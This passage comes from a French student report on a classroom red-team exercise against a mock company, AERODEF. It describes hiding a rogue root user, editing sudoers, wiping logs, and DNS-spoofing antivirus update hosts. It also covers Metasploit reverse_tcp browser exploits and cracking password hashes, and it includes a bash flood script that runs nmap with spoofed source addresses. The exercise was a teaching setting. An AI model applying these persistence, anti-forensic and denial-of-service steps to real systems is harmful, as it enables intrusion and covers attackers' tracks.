
ETAPE 2 : Création d'un utilisateur de type « *root* » sur le serveur Debian Zeus :

- ✓ Connexion en SSH via l'adresse 172.30.0.3:2221.
- ✓ Identification avec le compte « jacqueline » fourni gracieusement par AERODEF (*connexion impossible en root*)… mais… mais ça ne marche pas ? On revérifie l'e-mail contenant le fichier .PDF avec tous les mots de passe. Et on retrouve une mention (*qui n'existait pas avant*) à un chiffrage des mots de passe selon une technique discutée lors du lancement du projet sécurité. Diantre, nous sommes donc bloqués… Mais si cette technique a été discutée à l'oral, c'est qu'elle ne doit pas être très complexe à mettre en œuvre et utilise des algorithmes de codage simplistes. Essayons donc le mot de passe à l'envers : rZp8F devient F8pZr et là, miracle, « *connection accepted* » On remercie donc l'ingénieux ingénieur qui a imaginé cette magnifique technique de codage qui nous aura résisté environ deux minutes trente.
- ✓ Une fois connecté, nous passons donc en « *root* » pour effectuer quelques modifications. Au passage, nous récupérons un nouveau mot de passe MySQL stocké dans le fichier /var/www/index.php.
- ✓ Nous rajoutons ensuite un utilisateur « *www* » (*proche de www-data qui existe réellement*) avec un UID < 1000 pour être moins assimilé à un utilisateur classique, nous installons le package SUDO puis nous rajoutons notre utilisateur dans les SUDOERS (*ainsi que l'utilisateur* « jacqueline » *au cas où*).
- ✓ Nous faisons quelques modifications dans /etc/passwd pour placer notre utilisateur en plein milieu de la liste pour qu'il soit moins repérable.
- ✓ On efface les lignes compromettantes dans les fichiers de /var/log.



Suppression des lignes indiquant l'installation du package SUDO


Voilà tout est prêt pour prendre la main sur leur architecture le moment voulu, c'est-à-dire lors de la troisième et dernière confrontation qui est d'ailleurs très vivement attendue par tout le monde…



LA SECONDE CONFRONTATION (*C2*)

Cette toute nouvelle partie du rapport de synthèse va traiter de la seconde confrontation ayant eu lieu le lundi 08 novembre 2010 de 08h00 à 12h00 dans les salles de TP du bâtiment U2. Nous allons donc effectuer plusieurs bilans et mettre en avant les attaques choisies pour cette deuxième confrontation. Cette partie traitera à la fois des aspects liés à la communication générale, à la gestion de projet et à la technique.

01 | Le plan d'attaque du groupe



Comme pour la toute première confrontation, nous avons crée un plan d'attaque mettant en avant les rôles de chacun ainsi que le déroulement des opérations (*actions dépendantes, etc…*)… et comme nous l'avons vu précédemment dans la partie consacrée à la première confrontation (*C1*), ce schéma est parfaitement évolutif et peut être amené à être modifié en fonction du déroulement positif ou non de la confrontation. Chaque membre du groupe, sans exception, a été amené à travailler sur un aspect principal : communication, analyse ou développement.

Comme nous pouvons le voir à la page précédente, ce plan d'attaque est légèrement plus complet que le précédent (*C1*) et ce, pour plusieurs raisons que nous pouvons énoncer :

1. Une **meilleure expérience** de l'équipe d'attaque grâce à une première confrontation riche en enseignements (*technique, organisation, réaction aux imprévus, etc…*).

2. Une **meilleure connaissance du déroulement « *réel* » d'une confrontation** et de ses éventuels problèmes (*communication, disfonctionnements techniques, etc…*).

3. Les informations récoltées avec l'épisode « *SSLSTRIP* » nous ont apporté beaucoup de **confiance** et nous ont permis de **mieux connaitre le groupe de défense**.

4. Une phase de recherche poussée avec un nombre important de tutoriels, attaques et failles trouvées en très peu de temps par les responsables de la partie « *INVENTAIRE* » : **base de connaissance solide** sur laquelle le groupe entier a pu s'appuyer.

En effet, nous pouvons y apercevoir de nombreuses similitudes, notamment au niveau des phases de début de confrontation : analyse du réseau, génération de bruit ou travail sur les attaques de type XSS. Mais nous pouvons aussi voir que des nouvelles actions et attaques ont été intégrées comme le déni de service ou l'exploitation de faille METASPLOIT. Bien qu'ayant obtenu un nombre élevé d'informations utiles lors de l'épisode « *SSLSTRIP* », nous avons décidé de monter en difficulté en proposant des attaques plus complexes et dépendantes. Nous pouvons voir, par exemple, que la partie « *METASPLOIT* » intègre la phase de création du tunnel, son exploitation (*vol de données, extension des privilèges, etc…*) et une phase de DoS gérée par toute l'équipe du groupe d'attaque.

Nous allons maintenant effectuer plusieurs bilans liés à cette deuxième expérience. Dans un premier temps, nous allons traiter de l'aspect communication car ce dernier à été très important dans le sens où nous avons parfois été contraints de modifier notre feuille de route. Dans un second temps, nous mettrons en avant les attaques déployées tout en fournissant un contenu technique en annexes.

LES ANNEXES DISPONIBLES EN FIN DE RAPPORT PERMETTENT DE PRESENTER LE CONTENU TECHNIQUE

02 | La communication

Concernant la partie « *communication* ***INTERNE*** », il n'y a eu aucun réel changement par rapport à la toute première confrontation si ce n'est l'application de la politique d'augmentation de l'indépendance des membres du groupe (*avec compte-rendu pour chaque action réalisée*). Cette dernière nous a d'ailleurs permis d'obtenir le maximum

d'informations trouvées par chaque membre du groupe… tout en faisant très attention à ne rien dévoiler aux autres groupes (*distribution de l'information sécurisée et contrôlée*).


Comme pour la première confrontation, nous allons nous pencher sur la partie « *communication* ***EXTERNE*** » qui, une fois de plus, a très fortement influencé le déroulement de cette deuxième confrontation tout en nous apportant les réponses aux questions que nous nous étions tous posés il y a presque un mois (*rencontrent-ils des difficultés techniques ou est-ce tout simplement un test volontaire ?*). En effet, cette deuxième expérience a été marquée par de nombreux problèmes techniques et, de ce fait, l'énervement de certains membres du groupe de défense et de celui d'attaque. Autant dire que les responsables de la communication des deux groupes ont eu du travail : calmer les personnes (*très*) énervées et assurer une communication satisfaisante. Ce dernier point est d'ailleurs essentiel car lorsqu'un groupe rencontre des problèmes techniques longs à résoudre, il est primordial de trouver les bons mots pour expliquer à la partie adverse les soucis rencontrés (***« the right words at the right time »***). De ce fait, une communication mal assurée (*arrogance, insultes, confusion, etc…*) peut avoir des conséquences graves et nuire grandement au bon déroulement de la confrontation. Malgré une très bonne communication externe de leur part (*calme, clarté du discours, précision, etc…*), le groupe de défense n'a clairement pas réussi à corriger les problèmes techniques assez rapidement pour nous permettre de déployer notre plan d'attaque dans son intégralité. Les problèmes rencontrés par le groupe de défense étaient principalement liés à leur machine virtuelle XP ainsi que l'hôte qui l'hébergeait (*plantages successifs causés par un manque de RAM ou une instabilité générale du système*).

Comme pour la première confrontation, nous n'avons pas pu déployer l'intégralité de notre plan d'attaque suite aux problèmes techniques rencontrés par le groupe adverse. Ceci confirme au passage le fait que le groupe de défense n'était pas dans une optique de « *tester* » le groupe d'attaque ni même dans celle de gagner du temps, mais rencontrait bel et bien des problèmes techniques réels. Du moins, c'est que nous pensions tous à la fin de cette deuxième confrontation. Nous n'avons pas pu tout mettre en œuvre au niveau des attaques mais nous avons été en quelques sortes rassurés par les réponses que ces problèmes techniques nous ont apportés : « ***c'est la grande panique en face*** » !!!

03 | L’analyse du réseau


Comme nous l’avons vu précedemment, dans le cadre de l’analyse du réseau, la phase de collecte d’informations représente un moyen efficace de récupérer le maximum d’informations sur l’architecture réseau du groupe de défense : système d’exploitation utilisé, applications, adressage IP, services activés, nom de domaine, etc… Il est intéressant de savoir que l’obtention d’informations sur l'adressage du réseau visé est généralement qualifiée de « ***prise d'empreinte*** » (*footprinting ou fingerprinting*). Dans le but de collecter à nouveau des informations, nous avons utilisé différents outils à notre disposition tels que NMAP et NESSUS.

L'outil NMAP nous a servit dans deux situations. La première, son utilisation principale, c'est à dire le scan d'une cible ou d'un réseau. Nous avons pu déterminer le système d'exploitation utilisé, ou les ports ouverts, par exemple, et donc les services déployés dans l'architecture de l'entreprise AERODEF. Sur la passerelle d'entée nous avons pu obtenir les résultats suivant pour les ports :



Nous avons aussi pu voir que ce routeur tournait sur IOS de CISCO. **On dirait qu’il y a donc de fortes ressemblances avec les résultats de l’analyse du réseau de la première confrontation (*C1*)**. Intéressant.

Grâce au scan effectué avec NESSUS, nous avons pu découvrir une faille sur le DNS. En effet NESSUS nous a indiqué qu'il était possible de récupérer le cache DNS. La récupération d'un tel cache permet de savoir les sites visités par les employés de l'entreprise et entre donc dans le processus d'espionnage de l'activité de la cible. Malheureusement l'utilisation des script permettant ce DNS SNOOPING n'ont pas donné de résultats. La technique utilisée consistait à faire tourner NMAP avec un script supplémentaire de scan. Les scans NESSUS ont été effectués sur les deux routeurs de sorties, les résultats de ces scans se trouvent en annexes (*extraits de rapports de scans effectués avec le logiciel NESSUS*).



04 | La « *maquette* » initialement prévue…

Voici une très courte présentation de la « *maquette* » que l'on voulait mettre en place pour cette deuxième confrontation (***à titre d'exemple donc…***) :

Côté ENTREPRISE

- 1 **WINDOWS Server 2003** avec le rôle « *Active Directory* ».
- 1 client **WINDOWS XP SP2** intégré dans un domaine avec antivirus AVG (*avec la dernière mise à jour*).
- 1 compte utilisateur avec la configuration par défaut, donc **droits limités**.

Côté HACKER (*groupe d'attaque*)

- 1 machine dotée de la distribution **BACKTRACK 4 Final** + **METASPLOIT Framework 3** mis à jour.


QU'EST-CE QUE « *METASPLOIT* » ?

METASPLOIT est un projet open-source sur la sécurité informatique qui fournit des informations sur des vulnérabilités, aide à la pénétration de systèmes informatisés et au développement de signatures pour les IDS. Le plus connu des sous-projets est le METASPLOIT Framework, un outil pour le développement et l'exécution d'exploits contre une machine distante. Les autres sous-projets importants sont la base de données d'OPCODE, l'archive de SHELLCODE, et la recherche dans la sécurité. Créé à l'origine en langage de programmation Perl, METASPLOIT Framework a été complètement réécrit en langage Ruby. Le plus notable est la publication de certains des exploits les plus techniquement sophistiqués auprès du public. De plus, il est un puissant outil pour les chercheurs en sécurité étudiant des vulnérabilités potentielles.

Comparable aux produits commerciaux tels que Immunity's CANVAS ou Core Impact, METASPLOIT peut être utilisé par les administrateurs pour tester la vulnérabilité des systèmes informatiques afin de les protéger, ou par les pirates et les Script kiddies à des fins de piratage. Comme la plupart des outils de sécurité informatique, **METASPLOIT peut être utilisé à la fois de manière légitime et à la fois pour des activités illégitimes.** *Le dernier cas est bien évidemment le notre :D*

www.metasploit.com

Nous allons maintenant présenter l'architecture de cette « *maquette* » :



Comme nous pouvons le voir sur la représentation ci-dessus, par manque de moyens matériels nous n'avons pas pu reproduire fidèlement l'architecture mise en place par l'équipe de défense. Cependant, les techniques d'intrusions que nous allons vous présenter en annexes, et certaines dans la suite du rapport, sont tout aussi exploitables dans les deux situations. En effet, nous utilisons des attaques de type « ***REVERSE_TCP*** » : la demande de connexion est initiée depuis la machine attaquée vers la machine du pirate. Ainsi, le pare-feu (*firewall*) de l'entreprise est dupé : **il pense qu'il s'agit d'une demande de connexion légitime et autorise le flux TCP**.

Pour voir la suite de cet exemple : **A03 | ATTAQUES « *MAQUETTE* » EXEMPLE (*C2*)**

05 | Les attaques

Voici une synthèse des différentes attaques lancées au cours de la deuxième confrontation. Des captures d'écran et compléments techniques sont bien évidemment disponibles en annexes : **voir en annexes**. *Voir à la page suivante pour la suite du rapport !*

TYPE DE L'ATTAQUE	FAILLES TYPE « *METASPLOIT* »
OBJECTIFS	Utilisation de différents exploits et techniques « *METASPLOIT* » afin de corrompre les machines du groupe de défense : ✓ Internet Explorer CSS SetUserClip Memory Corruption (***0day lors de la C2***). ✓ Exploit APPLE QuickTime 7.6.7 _MARSHALED_PUNK Code Execution. ✓ Méthode du « *PIVOT* ».
PROCEDURES	Pour les deux exploits énoncés ci-dessus, la procédure consiste à envoyer des URL piégées à nos victimes : lorsque celles-ci cliquent sur le lien, elles sont redirigées vers la machine attaquante. Pour la méthode du « *PIVOT* », elle consiste à utiliser une machine corrompue comme relais pour atteindre d'autres machines sur ce même réseau privé.
RESULTATS	**PETIT RAPPEL : L'entreprise AERODEF, sous la responsabilité du groupe de défense, n'a pas été en mesure d'assurer une activité normale lors de cette confrontation. Nous avons pu lancer notre première attaque système seulement vingt minutes avant la fin de la confrontation.** Internet Explorer CSS SetUserClip Memory Corruption : ✓ Contrôle distant de la machine victime obtenu : aucune alerte de leur antivirus (***BYPASS***). ✓ Malheureusement, l'accès n'a pas duré longtemps car la machine virtuelle WINDOWS XP ainsi que l'hôte qui l'hébergeait ont planté suite à un manque de RAM, une instabilité générale ou autre.
CONCLUSIONS	Nous aurions beaucoup aimé tirer des conclusions instructives quant aux résultats obtenus après nos attaques mais comme vous l'avez compris celles-ci n'ont pas pu avoir lieu. Cependant, afin de vous montrer à quoi aurait pu ressembler cette deuxième confrontation, nous avons testé nos attaques sur une maquette réalisée à l'aide de « *VIRTUALBOX* » présentée dans la partie précédente et dont la suite est disponible en annexes : Compléments : **VOIR A03 | ATTAQUES « *MAQUETTE* » EXEMPLE (*C2*)**

TYPE DE L'ATTAQUE	DNS SPOOFING

SYNTHESE RAPIDE
(*voir C1*)
	Mode opératoire identique que pour la première confrontation dans le but de tester la réactivité de l'équipe de défense dans les corrections des défauts de son architecture au fur et à mesure de l'apparition de failles. Néanmoins, un objectif majeur était aussi de les empêcher d'accéder à Internet pour interdire toute mise à jour de leur antivirus, et ainsi faciliter le travail de l'équipe d'attaque ainsi que l'utilisation des failles.
	
	`dns_spoof: [download918.avast.com] spoofed to [172.30.0.4]`
	`dns_spoof: [download919.avast.com] spoofed to [172.30.0.4]`
	AVAST ne peut plus « *patcher* » du fait du DNS SPOOFING
	
	L'attaque est un succès, identique à la première confrontation. Aucun correctif léger n'a été appliqué (*type ARP statique pour Cooper comme début de parade…*) et cela prouve une fois de plus la forte passivité de notre adversaire et en particulier celle de leur équipe réseau…

TYPE DE L'ATTAQUE	FAILLES PHP/MySQL/JavaScript : ANALYSES ET EXPLOITATION
OBJECTIFS	Identifier les failles au niveau du site AERODEF hébergé en local sur leur serveur Zeus pour tenter d'en prendre le contrôle partiellement ou intégralement en gardant une botte secrète.
PROCEDURES	Utilisation de différents outils (*DirBuste et principalement WebSecurity*) pour identifier les possibilités d'injections SQL ou de failles XSS qui permettraient, en priorité, de défacer le site et de récupérer des informations intéressantes par la suite.
RESULTATS	L'architecture du site AERODEF étant plus que minimaliste et le nombre de failles potentielles étant proportionnelles au nombre de lignes de code, aucune faille exploitable n'a été détectée. Les seules failles ont été l'AutoComplete activé et l'HTTP Banner Disclosure. Nous avons tout de même pu récupérer le fichier de génération de bases de données MySQL, après avoir scanné l'arborescence, à l'aide d'un simple « ***wget 172.30.0.5/aerodef.sql*** », ce qui est quand même assez hallucinant… En effet aucune sécurité de base n'était en place au niveau de la racine du serveur (*.htaccess*). De plus, à l'aide de la récupération des bases de données MySQL, nous avons tenté de passer un décodeur de hash online (*md5decrypter.co.uk*) pour tenter de retrouver leurs mots de passe administrateur du site. Ci-dessous : tentative réussie de récupération du mot de passe de l'utilisateur wannes@aerodef.fr / eUt9g 
CONCLUSIONS	Le site AERODEF n'étant pas une cible de toutes convoitises vu les faibles informations qu'ils contenaient à première vue, l'attaque qui le ciblait était plus une manière de provoquer nos compères qu'une véritable tentative de récupération d'informations comme cela pourrait être en attaquant et en prenant le contrôle d'un site Internet de type grande entreprise ou même PME. De plus, les mots de passe complexes sont vraiment utiles de nos jours en comparaison avec les puissances de calculs et les « *rainbow tables* » disponibles. En effet, un Hash peut facilement se décoder en quelques secondes comme ça a été le cas plus haut… et cela ne garantit en rien la sécurité en cas de vol d'une base de données utilisateur. Compléments : **VOIR A04 | INJECTION SQL (*C2*)**

TYPE DE L'ATTAQUE	TENTATIVE DE DDOS SUR LE SERVEUR ZEUS DE LA DEFENSE
OBJECTIFS	Saturer le serveur Zeus avec un envoi massif de paquets via le réseau local à 100Mbps pour couper toutes communications extérieures à l'entreprise AERODEF.
PROCEDURES	Utilisation d'un script générateur de paquets permettant de saturer le lien extérieur de Zeus (*voir la machine elle-même*). Les machines utilisées sont celles de l'U3-211 (*une dizaine environ au total*) avec plusieurs scripts lancés en même temps. Etant donné le débit de 100Mbps théorique avec le serveur, ceci représenterait une attaque massive via Internet et BOTNET. **#!/bin/bash** **i=0** **while ((i < 1))** **do** **a=$[($RANDOM % 255)]** **b=$[($RANDOM % 255)]** **c=$[($RANDOM % 255)]** **d=$[($RANDOM % 255)]** **nmap 172.30.0.3,5 -O --data-length 1400 -S $a.$b.$c.$d -e eth0 –min-parallelism 100 >/dev/null 2>/dev/null** **done** Le script utilise donc NMAP pour la génération des paquets en utilisant une adresse IP source aléatoire pour éviter tout « *blacklistage* » de la part de la défense. On utilise un paquet de taille maximale et surtout l'option **–min-parallelism 100** qui permet de forcer l'utilisation de 100 processus de sondes NMAP en parallèle même en cas de perte de paquets.
RESULTATS	L'accès à AERODEF n'a pas semblé être ralenti pendant l'attaque, on considère donc que la tentative de DDoS a été un échec.
CONCLUSIONS	Le DDoS a été un échec surement du fait d'un filtrage assez important des paquets par Cooper qui s'interface entre notre réseau d'attaque et le réseau AERODEF. Néanmoins, cette attaque a probablement noyé les différents logs de la défense et de l'audit et va donc compliquer leurs différentes tâches d'analyse.

De nombreux détails sont encore disponibles ! **Voir en annexes**.

